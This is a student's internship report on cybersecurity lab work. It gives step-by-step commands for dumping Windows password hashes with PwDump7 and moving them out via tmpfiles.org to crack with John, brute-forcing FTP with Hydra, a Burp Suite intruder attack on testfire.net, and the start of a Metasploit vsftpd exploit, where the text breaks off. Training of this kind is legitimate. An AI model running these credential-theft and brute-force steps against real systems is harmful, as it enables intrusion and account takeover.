INTERNSHIP ON CYBER SECURITY

Introduction

An internship is a professional learning opportunity that provides meaningful, practical work in a student's field of study or career interest. My name is Suhaan Tonse and I am from Udupi. I am currently pursuing a BE in Computer Science & Engineering at Mangalore Institute of Technology & Engineering, Moodabidri (MITE). I was given the opportunity to work as an intern for the company DLithe. An internship allows a student to explore and develop their career while also learning new skills.

About DLithe

DLithe Consultancy Services Pvt Ltd is an EdTech firm founded in 2018. Its headquarters are in Bengaluru. This organization's primary focus has been on Embedded Systems, IoT, and Full Stack Web Development.

DLithe works to help students embrace industry requirements by exposing them to real-world scenarios and motivating them to apply their skills and knowledge to solve the problems presented.

The company's vision is to build an agile workforce that is competent in "Domain, Technology, and Personality" in order to meet the needs of the global industry.

Their areas of expertise include Artificial Intelligence, Blockchain, Cyber Security, the Internet of Things, Machine Learning, Embedded Programming, DevOps, Full-stack Development, CAD, Digital Learning Platform, Banking, Insurance, Manufacturing, Retail, C, Java, Microsoft, Python, SMAC, IoT, Manual & Automation Testing, Mainframes, Staff Augmentation, Internship, and Offline & Online trainings among many other fields.

About Internship

Summary of internship

The internship performed at Dlithe Consultancy Pvt Ltd consists of work in various fields as per the requirements of the company. Internships were held from 06/02/2023 to 06/03/2023, and the official hours were 10:00 am to 4:30 pm.

Work was assigned to fields related to Computer Science. In the early stages of my internship, I was introduced to the basics of cybersecurity and networking. I also worked on Kali Linux in order to create, design, and execute cyber-attacks. I also started implementing the second level of an attack-setting task. Finally, I worked on projects related to cyberattacks.

Technical Tasks Performed

Group 1

1. Perform password cracking – offline mode

a) Perform password cracking of windows 7 machine

Step 1: Download PWDMP7 from Windows 7 and unzip it.


Step 2: After unzipping the file, extract it to my computer's C-drive and add it inside Windows folder.


Step 3: Execute the commands cd.., cd pwdump7, PwDump7.exe > hash.txt, while running cmd as administrator.


Step 4: Now send kali the hash.txt file. Upload the file to tmpfile.org.


Step 5: To access the tmpfile in Kali, copy and paste the link into Kali Firefox and press enter. You can see the file in the browser then copy it.


Step 6: Create a text file using nano hash7.txt Copy the content that is present in the kali's Firefox. Enter the command john hash7.txt, it used to crack the password




Win 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/tmp/files - hash.txt
https://tmpfiles.org/1110363/hash.txt
/TMP/FILES
TEMPORARY FILE HOSTING
Filename hash.txt
Size 0.33 KB
URL https://tmpfiles.org/dl/1110363/hash.txt
Expires at 2023-03-19 17:44 UTC
Download
Upload API About Image Upload
Right Ctrl
ENG IN
18:15
19-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Kali Linux
tmpfiles.org/dl/1110363/
https://tmpfiles.org/dl/1110363/hash.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Administrator:500:NO PASSWORD*********************:31D6CFE0D16AE931B73C59D7E0C089C0:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
windows7:1001:NO PASSWORD*********************:DAD1D5E9D1694D65DF584D40A783D311:::
HomeGroupUser$:1002:NO PASSWORD*********************:CDA54A842AC3DB6F151D5761D77C42EE:::
Right Ctrl
ENG IN
18:36
19-03-2023





b) Password cracking of Metasploit machine using Hydra

Step 1: Getting super user access using the command **$ sudo -s**

Step 2: Enter the command **ifconfig**

Step 3: Enter the command **nbtscan,** it is a program for scanning IP networks for NetBIOS name information

Step 4: Enter the command **nano users** a new text editor will open in the text editor enter **msfadmin**

Step 5: Enter the command **nano paswd** and enter **msfadmin** in the text editor

Step 6: Enter the command hydra, it is a brute force tool that helps penetration testers and ethical hackers crack the password of the network. **Hydra -L users -P paswd ftp://192.168.43.102**

2. Perform password cracking of online vulnerable website (testfire.net) using Burpsuite

Step 1: Enter the command **burpsuite**

Step 2: It will direct to another window from there turn on the intercept option


Step 3: Enter **testfire.net** in Firefox it will direct to a webpage and sign in using username and password


Step 4: As soon as you sign in in to the website the information will get in the intercept. Copy the login details and send it to the intruder


Step 5: In intruder select the login details and just click on clear. Then whatever the username and password option which was available over there just select and click on add.


Step 6: Next select the type of attack i.e., cluster bomb attack.


Step 7: Now set the payload select payload set to 2 and payload type to simple list. Now add any 4 random username and password one with the actual username and password. Now select the option as start attack now you will get the list of length the one which has the different length is the actual username and the password











Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302			145	
1	admin	admin	302			296	
2	password	admin	302			145	
3	akkll	admin	302			145	
4	euiiiilmm	admin	302			145	
5	admin	password	302			145	
6	password	password	302			145	
7	akkll	password	302			145	
8	euiiiilmm	password	302			145	
9	admin	sfghj	302			145	
10	password	sfghj	302			145	
11	akkll	sfghj	302			145	
12	euiiiilmm	sfghj	302			145	

3. Perform Exploiting Metasploit

a) Exploiting Metasploit using FTP

Step 1: Getting super user access using the command **$ sudo -s**

Step 2: Enter the command **nmap -sV** followed by the target IP. nmap is a utility for network exploration security auditing and -sV for the system versions


Step 3: Enter **msfconsole**, it is used to provide a command line interface to access and work with the Metaspoilt framework


Step 4: Enter the command **search vstpd**

